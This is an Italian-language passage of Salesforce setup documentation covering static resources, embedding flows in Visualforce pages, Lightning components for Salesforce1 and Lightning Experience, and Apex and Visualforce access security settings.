   Nota: questa funzione è attiva solo per le organizzazioni in cui sono abilitati i Siti che utilizzano la risorsa statica.

7. Fare clic su **Salva**.

Avvertenza: se si utilizza WinZip, installare la versione più recente. Le precedenti versioni di WinZip possono provocare perdite di dati.

VEDERE ANCHE:

Visualizzazione e modifica delle risorse statiche

Definizione di risorsa statica

Visualizzazione e modifica delle risorse statiche

Da Imposta, immettere *Risorse statiche* nella casella Ricerca veloce, quindi selezionare **Risorse statiche** e fare clic sul nome di una risorsa per visualizzarne i dettagli, compreso il tipo MIME, le dimensioni della risorsa in byte, la data di creazione e la data dell'ultima modifica.

Dalla pagina dei dettagli, è possibile effettuare una delle operazioni seguenti:

- Fare clic su **Modifica** per modificare la risorsa.
- Fare clic su **Elimina** per eliminare la risorsa.
- Fare clic su **Clona** per creare una copia della risorsa. È necessario specificare un nome per la nuova risorsa.
- Fare clic su **Dove si utilizza?** per visualizzare l'elenco di tutti i riferimenti alla risorsa statica nell'organizzazione.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per clonare, modificare o eliminare risorse statiche:

- "Personalizza applicazione"

VEDERE ANCHE:

Definizione delle risorse statiche

Gestione delle risorse statiche

Definizione di risorsa statica

Gestione delle risorse statiche

Dopo avere creato risorse statiche è possibile personalizzarle, modificarle ed eliminarle. Da Imposta, immettere *Risorse statiche* nella casella Ricerca veloce, quindi selezionare **Risorse statiche** per visualizzare la pagina elenco Risorse statiche che mostra le risorse definite per l'organizzazione. Da questa pagina è possibile:

- Fare clic su **Nuova risorsa statica** per definire una nuova risorsa statica.
- Fare clic sul nome di una risorsa per visualizzare informazioni dettagliate sulla pagina, inclusi tipo MIME e dimensioni.
- Fare clic su **Modifica** accanto alla risorsa per modificarne il nome o caricare una nuova versione della risorsa.
- Fare clic su **Canc** per rimuovere una risorsa.

Nota: Il prefisso spazio dei nomi viene aggiunto a classi e trigger Apex, componenti e pagine Visualforce, modelli di marca, cartelle, S-Control, risorse statiche, link Web e tipi di rapporto personalizzati se sono inclusi in un pacchetto gestito. Tuttavia, se non si dispone di autorizzazioni per le applicazioni personalizzate, il campo del prefisso spazio dei nomi non viene visualizzato per i modelli di marca, le cartelle e i tipi di rapporto personalizzati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare e modificare risorse statiche:

- "Personalizza applicazione"

VEDERE ANCHE:

Visualizzazione e modifica delle risorse statiche

Definizione di risorsa statica

Flussi in Visualforce

Aggiunta di un flusso a una pagina Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare e definire le impostazioni di versione per le pagine Visualforce:

- "Personalizza applicazione"

Per attivare, disattivare o eliminare un flusso o modificare le proprietà del flusso:

- "Gestisci Force.com Flow"

Per personalizzare l'aspetto di un flusso o migliorarne la funzionalità è possibile incorporarlo in una pagina Visualforce. Se l'organizzazione ha abilitato i flussi per siti e portali, utilizzare la pagina Visualiforce per fornire il flusso al sito, al portale o alla comunità Force.com.

 Nota: gli utenti possono eseguire solo i flussi che hanno una versione attiva. Se il flusso che si incorpora non ha una versione attiva, gli utenti visualizzeranno un messaggio di errore. Se il flusso incorporato contiene un elemento sottoflusso, il flusso chiamato e a cui fa riferimento l'elemento sottoflusso deve avere una versione attiva.

Per aggiungere un flusso a una pagina Visualforce, incorporare il flusso utilizzando il componente `<flow:interview>`:

1. Trovare il nome univoco del flusso:
   a. Da Imposta, immettere *`Flussi`* nella casella `Ricerca veloce`, quindi selezionare **Flussi**.
   b. Fare clic sul nome del flusso che si desidera incorporare.
2. Definire una nuova pagina Visualforce oppure aprire una pagina che si desidera modificare.
3. Aggiungere il componente `<flow:interview>` in un punto fra i tag `<apex:page>`.
4. Impostare come attributo `name` il nome univoco del flusso. Ad esempio:

```
<apex:page>
<flow:interview name="MyUniqueFlowName"/>
</apex:page>
```

 Nota: Se il flusso proviene da un pacchetto gestito, l'attributo `name` deve essere in questo formato: `namespace.flowuniquename`.

5. Per consentire solo a determinati utenti di eseguire il flusso, impostare la protezione delle pagine per la pagina Visualforce che contiene il flusso.

   Per eseguire il flusso, gli utenti esterni (ad esempio quelli di una comunità) devono poter accedere alla pagina Visualforce. Per eseguire il flusso, gli utenti interni devono poter accedere alla pagina Visualforce e:

   - Disporre dell'autorizzazione "Esegui flussi" oppure
   - Avere il campo `Utente Force.com` abilitato nella pagina dei dettagli utente

6. Impostare il comportamento finale dei flussi per specificare che cosa accade quando un utente fa clic su **Fine** nella schermata di un flusso.

VEDERE ANCHE:

Protezione delle pagine Visualforce

Guida per lo sviluppatore di Visualforce: Rendering dei flussi con Visualforce

Esempi di reindirizzamento degli utenti del flusso da una pagina Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Dopo aver incorporato un flusso in una pagina Visualforce, reindirizzare gli utenti a un'altra schermata di Salesforce quando fanno clic su **Fine**. Per eseguire questa operazione, configurare l'attributo `finishLocation`.

 Nota: Non è possibile reindirizzare gli utenti del flusso a un URL esterno alla propria organizzazione Salesforce.

Per indirizzare gli utenti a un'altra pagina Visualforce...

Impostare l'attributo `finishLocation` su `{!$Page.`***`YourPage`***`}`.

Questo esempio indirizza gli utenti alla pagina MyUniquePage di Visualforce.

```
<apex:page>
    <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>
</apex:page>
```

Per indirizzare gli utenti a un URL relativo nell'ambito dell'organizzazione Salesforce...

Impostare l'attributo `finishLocation` su `{URLFOR('`***`relativeURL`***`')}`.

Questo esempio indirizza gli utenti alla pagina iniziale Salesforce.

```
<apex:page>
    <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}"/>
</apex:page>
```

Altri esempi sono contenuti nella sezione "Configurazione dell'attributo `finishLocation` in un flusso" della *Guida per lo sviluppatore Visualforce*.

VEDERE ANCHE:

Aggiunta di un flusso a una pagina Visualforce

Guida per lo sviluppatore di Visualforce: Rendering dei flussi con Visualforce

Abilitazione e disabilitazione della chat per le pagine Visualforce

Aggiungere un widget chat per le pagine Visualforce personalizzate.

1. Da Imposta, immettere `Impostazioni chat` nella casella `Ricerca veloce`, quindi selezionare **Impostazioni chat**.
2. Fare clic su **Modifica**.
3. In Impostazioni Visualforce, selezionare `Consenti`.

   Deselezionare l'opzione per disabilitare la chat per le pagine Visualforce personalizzate.
4. Fare clic su **Salva**.

Per evitare che il widget chat venga visualizzato su una specifica pagina Visualforce, eseguire una delle operazioni seguenti:

- Disattivare l'intestazione della scheda Salesforce nella propria pagina impostando `<apex:page showHeader=”false”>`.
- Impostare la pagina `contentType` su un valore diverso da `text/html`, ad esempio `<apex:page contentType="text/plain">`.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per abilitare la chat per le pagine Visualforce personalizzate
- "Personalizza applicazione"

Componenti Lightning

Panoramica sul framework Componente Lightning (Beta)

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile per l'uso nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

È possibile creare componenti Lightning utilizzando l'interfaccia utente nelle versioni **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un Sandbox.

Il framework Componente Lightning è un framework dell'interfaccia utente per lo sviluppo di app Web dinamiche destinate ai dispositivi mobili e desktop. Si tratta di un framework moderno per la creazione di applicazioni di una singola pagina progettate per la crescita.

 Nota: i componenti Lightning nelle app indipendenti (risorse `.app`) sono disponibili a livello generale. L'integrazione dei componenti Lightning con Salesforce1 è presente in un rilascio beta che presenta una qualità pari all'istanza di produzione ma con alcune limitazioni.

Il framework supporta lo sviluppo di componenti multilivello partizionati che collegano il client e il server. Utilizza JavaScript dal lato client e Apex dal lato server.

L'utilizzo del framework Componente Lightning per la creazione di componenti e app presenta numerosi vantaggi.

Insieme di componenti pronto per l'uso

Viene fornito con un insieme di componenti pronto per l'uso per iniziare subito la creazione di app. Non occorre sprecare tempo per ottimizzare le app per diversi dispositivi, dal momento che i componenti svolgono l'intero lavoro.

Prestazioni

Utilizza un'architettura client con stato e server senza stato, basata su JavaScript sul lato client per gestire i metadati e i dati delle applicazioni dei componenti dell'interfaccia utente. Il client chiama il server solo se è assolutamente necessario, ad esempio per ricevere più metadati o dati. Per ottimizzare l'efficienza, il server invia soltanto i dati necessari all'utente. Il framework utilizza JSON per lo scambio dei dati tra il server e il client. Utilizza in modo intelligente il server, il browser, i dispositivi e la rete, permettendo di concentrarsi sulla logica e le interazioni delle proprie app.

Architettura guidata dagli eventi

Utilizza un'architettura guidata dagli eventi per un disaccoppiamento più semplice tra i componenti. Qualsiasi componente può abbonarsi a un evento applicazione o a un evento componente che è in grado di visualizzare.

Sviluppo più rapido

Consente ai team di lavorare più velocemente con componenti subito pronti per l'uso, che si integrano facilmente con i dispositivi desktop e mobili. La creazione di un'app con componenti semplifica la progettazione parallela, migliorando l'efficienza complessiva dello sviluppo.

I componenti sono incapsulati e i loro elementi interni rimangono privati, mentre la forma pubblica è visibile ai fruitori del componente. Questa spiccata separazione garantisce agli autori del componente la libertà di modificare i dettagli dell'implementazione interna e isola i fruitori del componente da queste modifiche.

Compatibilità in grado di riconoscere il dispositivo e nei diversi browser

Le app utilizzano una struttura reattiva e forniscono un'esperienza utente gradevole. Il framework Componente Lightning supporta la più recente tecnologia browser quale HTML5, CSS3 e gli eventi tocco.

Utilizzare la Console sviluppatore per creare i componenti Lightning.

VEDERE ANCHE:

Utilizzo della Console sviluppatore

Aggiunta di componenti Lightning a Salesforce1

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

Debug del codice JavaScript

Abilitare la modalità di debug per rendere più facile l'esecuzione del debug del codice JavaScript nei propri componenti Lightning.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile per l'uso nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

È possibile creare componenti Lightning utilizzando l'interfaccia utente nelle versioni **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un Sandbox.

Per impostazione predefinita, il framework Componente Lightning viene eseguito in modalità `PROD`. Questa modalità è ottimizzata ai fini delle prestazioni. Utilizza Google Closure Compiler per ottimizzare e ridurre al minimo le dimensioni del codice JavaScript. Il nome e il codice del metodo sono fortemente nascosti.

Quando si abilita la modalità di debug, il framework viene eseguito in modalità `PRODDEBUG` per impostazione predefinita. Non utilizza Google Closure Compiler, perciò il codice JavaScript non viene ridotto e la lettura e il debug risultano più semplici.

Per abilitare la modalità di debug:

1. Da Imposta, immettere *`Componenti Lightning`* nella casella `Ricerca veloce`, quindi selezionare **Componenti Lightning**.
2. Selezionare la casella di controllo `Abilita modalità di debug`.
3. Fare clic su **Salva**.

VEDERE ANCHE:

Panoramica sul framework Componente Lightning (Beta)

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

Aggiunta di componenti Lightning a Salesforce1

È possibile rendere i propri componenti Lightning disponibili agli utenti di Salesforce1.

Nel componente che si desidera aggiungere, includere `implements="force:appHostable"` nel tag `aura:component` e salvare le modifiche.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile per l'uso nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

È possibile creare componenti Lightning utilizzando l'interfaccia utente nelle versioni **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un Sandbox.

AUTORIZZAZIONI UTENTE

Per creare le Schede Componente Lightning:

- "Personalizza applicazione"

```
<aura:component implements="force:appHostable">
```

L'interfaccia `appHostable` rende il componente disponibile come scheda personalizzata.

Utilizzare la Console sviluppatore per creare i componenti Lightning.

Per includere i componenti nel menu di navigazione di Salesforce1, eseguire le seguenti operazioni.

1. Creare una scheda personalizzata per il componente.
   a. Da Imposta, immettere *`Schede`* nella casella `Ricerca veloce`, quindi selezionare **Schede**.
   b. Fare clic su **Nuova** nell'elenco correlato Schede Componente Lightning.
   c. Selezionare il componente Lightning da visualizzare nella scheda personalizzata.
   d. Immettere l'etichetta da visualizzare sulla scheda.
   e. Selezionare lo stile della scheda e fare clic su **Avanti**.
   f. Quando viene richiesto di aggiungere la scheda ai profili, accettare le impostazioni predefinite e fare clic su **Salva**.

Nota: la creazione di una scheda personalizzata è un prerequisito necessario per l'abilitazione del componente nel menu di navigazione di Salesforce1, ma l'accesso al componente Lightning dal sito Salesforce completo non è supportato.

2. Includere il componente Lightning nel menu di navigazione di Salesforce1.
   a. Da Imposta, immettere `Navigazione` nella casella `Ricerca veloce`, quindi selezionare **Navigazione in Salesforce1**.
   b. Selezionare la scheda personalizzata appena creata e fare clic su **Aggiungi**.
   c. Per ordinare le voci, selezionarle una a una e fare clic su **Su** o **Giù**.

      Nel menu di navigazione, gli elementi vengono visualizzati nell'ordine specificato. La prima voce dell'elenco Selezionati diventa la landing page di Salesforce1.

3. Verificare il risultato accedendo all'app browser mobile Salesforce1. La nuova voce di menu dovrebbe comparire nel menu di navigazione.

Nota: per impostazione predefinita, l'app browser mobile è attivata per l'organizzazione. Per ulteriori informazioni sull'utilizzo dell'app browser mobile Salesforce1, consultare il manuale *Salesforce1 App Developer Guide*.

VEDERE ANCHE:

Panoramica sul framework Componente Lightning (Beta)

Utilizzo della Console sviluppatore

Aggiunta dei componenti Lightning a Lightning Experience

È possibile rendere i propri componenti Lightning disponibili agli utenti di Lightning Experience.

Nei componenti che si desidera includere in Lightning Experience, aggiungere `implements="force:appHostable"` nel componente `aura:component` e salvare le modifiche.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile per l'uso nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

È possibile creare componenti Lightning utilizzando l'interfaccia utente nelle versioni **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** o un Sandbox.

AUTORIZZAZIONI UTENTE

Per creare le Schede Componente Lightning:

- "Personalizza applicazione"

```
<aura:component implements="force:appHostable">
```

Utilizzare la Console sviluppatore per creare i componenti Lightning.

Eseguire le operazioni descritte di seguito per includere i propri componenti in Lightning Experience e renderli disponibili agli utenti nella propria organizzazione.

1. Creare una scheda personalizzata per il componente.
   a. Da Imposta, immettere *`Schede`* nella casella `Ricerca veloce`, quindi selezionare **Schede**.
   b. Fare clic su **Nuova** nell'elenco correlato Schede Componente Lightning.
   c. Selezionare il componente Lightning che si desidera rendere disponibile agli utenti.
   d. Immettere l'etichetta da visualizzare sulla scheda.
   e. Selezionare lo stile della scheda e fare clic su **Avanti**.
   f. Quando viene richiesto di aggiungere la scheda ai profili, accettare le impostazioni predefinite e fare clic su **Salva**.

2. Assegnare il proprio componente Lightning a un'app personalizzata.
   a. Creare un'app personalizzata e assegnarle il nome `Lightning`.
   b. Selezionare l'app **Lightning** creata e fare clic su **Modifica**.
   c. Nella pagina di modifica dell'app personalizzata, selezionare i componenti da includere, fare clic su **Aggiungi** e quindi su **Salva**.
3. Verificare il risultato accedendo al Programma di avvio app in Lightning Experience. L'applicazione personalizzata dovrebbe essere visualizzata nel Programma di avvio app. Fare clic sull'applicazione personalizzata per visualizzare i componenti aggiunti.

VEDERE ANCHE:

Aggiunta di componenti Lightning a Salesforce1

Protezione del codice

Protezione del codice

Questa sezione contiene informazioni su come implementare la protezione nei codici.

- Protezione classe Apex
- Impostazione della protezione delle pagine Visualforce dalla definizione di una pagina
- Suggerimenti di protezione per lo sviluppo di Apex e Visualforce

Protezione Apex

Protezione delle classi Apex

È possibile specificare quali utenti possono eseguire i metodi in una determinata classe Apex di livello massimo in base al relativo profilo o a un insieme di autorizzazioni associato. Queste autorizzazioni si applicano solo ai metodi delle classi Apex, quali i metodi dei servizi Web, o ai metodi utilizzati in un controller Visualforce personalizzato o in un'estensione del controller applicata alla pagina Visualforce. I trigger vengono sempre attivati in caso di eventi trigger (quali `insert` o `update`) indipendentemente dalle autorizzazioni dell'utente.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

 Nota: se nell'organizzazione è installato un pacchetto gestito, è possibile impostare la sicurezza solo per le classi Apex nel pacchetto che sono dichiarate `global` oppure per le classi che contengono metodi dichiarati come `webService`.

Gli utenti che hanno l'autorizzazione "Apex autore" possono accedere a tutte le classi Apex nell'organizzazione associata, a prescindere dall'impostazione di protezione delle singole classi.

L'autorizzazione per una classe Apex viene verificata solo al livello massimo. Ad esempio, se la classe A chiama la classe B e un profilo utente ha accesso soltanto alla classe A ma non alla classe B, l'utente può comunque eseguire il codice nella classe A. Analogamente, se una pagina Visualforce utilizza un componente personalizzato con un controller associato, la protezione viene verificata solo per il controller associato alla pagina. Il controller associato al componente personalizzato viene eseguito indipendentemente dalle autorizzazioni.

È possibile impostare la protezione per le classi Apex mediante:

- La pagina di elenco delle classi Apex
- Una pagina dei dettagli delle classi Apex

- Insiemi di autorizzazioni
- I Profili

VEDERE ANCHE:

Suggerimenti di protezione per lo sviluppo di Apex e Visualforce

http://www.salesforce.com/us/developer/docs/apexcode/index.htm

Impostazione dell'accesso alle classi Apex dalla pagina di elenco della classe

1. Da Imposta, immettere `Classi Apex` nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**.
2. Fare clic su **Protezione** accanto al nome della classe che si desidera limitare.
3. Selezionare i profili che si desidera abilitare dall'elenco Profili disponibili e fare clic su **Aggiungi** oppure selezionare i profili che si desidera disabilitare dall'elenco Profili abilitati e fare clic su **Rimuovi**.
4. Fare clic su **Salva**.

VEDERE ANCHE:

Impostazione dell'accesso alle classi Apex dalla pagina dei dettagli della classe

Impostazione dell'accesso classe Apex dagli insiemi di autorizzazioni

Impostazione dell'accesso classe Apex dai profili

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per impostare la protezione per le classi Apex:

- "Apex autore"

  E

  "Personalizza applicazione"

Impostazione dell'accesso alle classi Apex dalla pagina dei dettagli della classe

1. Da Imposta, immettere *Classi Apex* nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**.
2. Fare clic sul nome della classe che si desidera limitare.
3. Fare clic su **Protezione**.
4. Selezionare i profili che si desidera abilitare dall'elenco Profili disponibili e fare clic su **Aggiungi** oppure selezionare i profili che si desidera disabilitare dall'elenco Profili abilitati e fare clic su **Rimuovi**.
5. Fare clic su **Salva**.

VEDERE ANCHE:

Impostazione dell'accesso alle classi Apex dalla pagina di elenco della classe

Impostazione dell'accesso classe Apex dagli insiemi di autorizzazioni

Impostazione dell'accesso classe Apex dai profili

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per impostare la protezione per le classi Apex:

- "Apex autore"

  E

  "Personalizza applicazione"

Impostazione dell'accesso classe Apex dagli insiemi di autorizzazioni

È possibile specificare quali metodi in una classe Apex di massimo livello sono eseguibili per un insieme di autorizzazioni. Queste impostazioni si applicano solo ai metodi delle classi Apex, quali i metodi dei servizi Web, o ai metodi utilizzati in un controller Visualforce personalizzato o in un'estensione del controller applicata a una pagina Visualforce. I trigger vengono sempre attivati in caso di eventi trigger (quali `insert` o `update`) indipendentemente dalle impostazioni delle autorizzazioni.

1. Da Imposta, immettere *Insiemi di autorizzazioni* nella casella `Ricerca veloce`, quindi selezionare **Insiemi di autorizzazioni**.
2. Selezionare un insieme di autorizzazioni.
3. Fare clic su **Accesso classe Apex**.
4. Fare clic su **Modifica**.
5. Selezionare le classi Apex da abilitare dall'elenco Classi Apex disponibili e fare clic su **Aggiungi** o selezionare le classi Apex da disabilitare dall'elenco Classi Apex abilitate e fare clic su **Rimuovi**.
6. Fare clic su **Salva**.

VEDERE ANCHE:

Impostazione dell'accesso alle classi Apex dalla pagina di elenco della classe

Impostazione dell'accesso alle classi Apex dalla pagina dei dettagli della classe

Impostazione dell'accesso classe Apex dai profili

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per modificare le impostazioni di accesso classe Apex:

- "Gestisci profili e insiemi di autorizzazioni"

Impostazione dell'accesso classe Apex dai profili

Specificare quali metodi in una classe Apex di massimo livello sono eseguibili per un profilo.

Queste impostazioni sono valide solo per i metodi delle classi Apex. Ad esempio, applicare le impostazioni ai metodi dei servizi Web o a qualsiasi altro metodo utilizzato in un controller Visualforce personalizzato o in un'estensione del controller applicata a una pagina Visualforce. I trigger vengono sempre attivati in caso di eventi trigger (quali `insert` o `update`) indipendentemente dalle impostazioni del profilo.

1. Da Imposta, immettere *`Profili`* nella casella `Ricerca veloce`, quindi selezionare **Profili**.
2. Selezionare un profilo e fare clic sul nome corrispondente.
3. Nella pagina o nell'elenco correlato Accesso classe Apex, fare clic su **Modifica**.
4. Selezionare le classi Apex da abilitare dall'elenco Classi Apex disponibili e fare clic su **Aggiungi**. Oppure, selezionare le classi Apex da disabilitare dall'elenco Classi Apex abilitate e fare clic su **Rimuovi**.
5. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition**, e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per modificare i profili:

- "Gestisci profili e insiemi di autorizzazioni"

VEDERE ANCHE:

Impostazione dell'accesso alle classi Apex dalla pagina di elenco della classe

Impostazione dell'accesso alle classi Apex dalla pagina dei dettagli della classe

Impostazione dell'accesso classe Apex dagli insiemi di autorizzazioni

Creazione di motivi di condivisione Apex

Durante la creazione della condivisione gestita Apex, creare i motivi di condivisione Apex per i singoli oggetti personalizzati per indicare il motivo per cui è stata implementata la condivisione, semplificare la codifica necessaria per aggiornare ed eliminare i record in condivisione e condividere un record più volte con lo stesso utente o gruppo utilizzando diversi motivi di condivisione Apex.

Nota: Per ulteriori informazioni sulla condivisione gestita Apex, vedere il manuale *Force.com Apex Code Developer's Guide*.

Salesforce visualizza i motivi di condivisione Apex nella colonna `Motivo` durante la visualizzazione della condivisione per un record di oggetto personalizzato nell'interfaccia utente. Questo consente a utenti e amministratori di capire i motivi della condivisione.

Quando si utilizzano i motivi di condivisione Apex, tenere presente quanto segue:

- Solo gli utenti che dispongono dell'autorizzazione "Modifica tutti i dati" possono aggiungere, modificare o eliminare la condivisione che utilizza il motivo di condivisione Apex.
- L'eliminazione di un motivo di condivisione Apex determina l'eliminazione di qualsiasi condivisione dell'oggetto che utilizza quel motivo.
- È possibile creare un massimo di dieci motivi di condivisione Apex per ogni oggetto personalizzato.
- È possibile creare i motivi di condivisione Apex utilizzando l'API dei metadati.

Per creare un motivo di condivisione Apex:

1. Dalle impostazioni di gestione dell'oggetto personalizzato, fare clic su **Nuovo** nell'elenco correlato Motivi di condivisione Apex.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per creare i motivi di condivisione Apex:

- "Apex autore"

Per visualizzare i motivi di condivisione Apex:

- "Visualizza impostazione e configurazione"

2. Immettere un'etichetta per il motivo di condivisione Apex. L'etichetta viene riportata nella colonna `Motivo` quando si visualizza la condivisione relativa a un record nell'interfaccia utente. Inoltre, l'etichetta viene abilitata per la traduzione mediante l'Area di lavoro traduzione.
3. Immettere un nome per il motivo di condivisione Apex. Il nome viene utilizzato quando si fa riferimento al motivo nell'API e in Apex. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.
4. Fare clic su **Salva**.

VEDERE ANCHE:

Ricalcolo della condivisione gestita Apex

Ricalcolo della condivisione gestita Apex

Importante: durante la creazione di pacchetti di oggetti personalizzati, ricordare che vengono inclusi anche i ricalcoli condivisione Apex che potrebbero impedire l'installazione del pacchetto.

Gli sviluppatori possono creare delle classi batch Apex che ricalcolano la condivisione gestita Apex per un oggetto personalizzato specifico. È possibile associare queste classi a un oggetto personalizzato nella relativa pagina dei dettagli ed eseguirle se un problema di blocco impedisce ad Apex di concedere l'accesso a un utente secondo quanto definito dalla logica dell'applicazione. I ricalcoli condivisione Apex sono anche utili per risolvere i problemi di visibilità dovuti agli errori di codifica. Ad esempio, se uno sviluppatore corregge un errore di codifica che impedisce agli utenti di accedere a dei record che dovrebbero poter visualizzare, è possibile che tale correzione abbia effetto solo sui record creati dopo l'aggiornamento del codice. Per fare in modo che la correzione venga applicata anche ai record già esistenti, lo sviluppatore può eseguire un ricalcolo condivisione Apex per convalidare la condivisione su tutti i record.

I ricalcoli condivisione Apex possono essere eseguiti dalla pagina dei dettagli di un oggetto personalizzato. Possono anche essere eseguiti in modo programmatico utilizzando il metodo `Database.executeBatch`. Inoltre, Salesforce esegue automaticamente le classi di ricalcolo Apex definite per un oggetto personalizzato ogni volta che viene aggiornato un livello di accesso ai valori di condivisione predefiniti dell'organizzazione per un oggetto personalizzato.

Nota: Salesforce ricalcola automaticamente la condivisione per tutti i record di un oggetto quando viene modificato il suo livello di accesso ai valori di condivisione predefiniti dell'organizzazione. Il ricalcolo include l'accesso garantito dalle regole di condivisione. Inoltre, vengono rimossi tutti i tipi di condivisione che offrono un tipo di accesso ridondante. Ad esempio, la condivisione manuale che offre a un utente l'accesso in Sola lettura viene eliminata quando il modello di condivisione dell'oggetto viene cambiato da Privato a Sola lettura pubblica.

Per ulteriori informazioni sulla creazione della condivisione gestita Apex e delle classi di ricalcolo, vedere il manuale *Force.com Apex Code Developer's Guide*.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per associare una classe di ricalcolo condivisione gestita Apex:
- "Apex autore"

Per eseguire un ricalcolo condivisione gestita Apex:
- "Apex autore"

  OPPURE

  "Gestisci condivisione"

Per associare una classe di ricalcolo condivisione gestita Apex a un oggetto personalizzato:

1. Dalle impostazioni di gestione dell'oggetto personalizzato, accedere a Ricalcoli condivisione Apex.
2. Scegliere la classe Apex che esegue il ricalcolo condivisione Apex per questo oggetto. La classe scelta deve implementare l'interfaccia `Database.Batchable`. Non è consentito associare più volte la stessa classe Apex allo stesso oggetto personalizzato.
3. Fare clic su **Salva**.

Per eseguire un ricalcolo condivisione Apex, dalle impostazioni di gestione di un oggetto personalizzato accedere a Ricalcolo condivisione Apex e fare clic su **Nuovo**.

Quando si utilizzano i ricalcoli condivisione Apex, tenere presente quanto segue.

- L'Apex code che estende il ricalcolo condivisione può elaborare al massimo cinque milioni di record. Se l'Apex code interessa più di cinque milioni di record, il processo ha immediatamente esito negativo.
- Lo stato dei ricalcoli condivisione Apex può essere monitorato nell'area di attesa dei processi Apex.
- A ogni oggetto personalizzato è possibile associare un massimo di cinque ricalcoli condivisione Apex.
- I ricalcoli condivisione Apex non possono essere associati agli oggetti standard.

VEDERE ANCHE:

Creazione di motivi di condivisione Apex

Protezione Visualforce

Protezione delle pagine Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

È possibile specificare quali utenti possono eseguire una pagina Visualforce specifica in base al loro profilo o a un insieme di autorizzazioni associato.

L'autorizzazione per una pagina Visualforce viene verificata solo al livello massimo. Gli utenti che possono accedere a una pagina possono eseguire tutto l'Apex code associato a quella pagina, tra cui:

- Il controller della pagina e qualsiasi classe Apex chiamata dalla classe del controller.
- Qualsiasi classe di estensione per la pagina e qualsiasi Apex code chiamato da un'estensione.
- Qualsiasi classe Apex associata ai componenti personalizzati all'interno della pagina.
- Qualsiasi classe associata alla pagina mediante l'uso di `apex:include` o `apex:composition`.

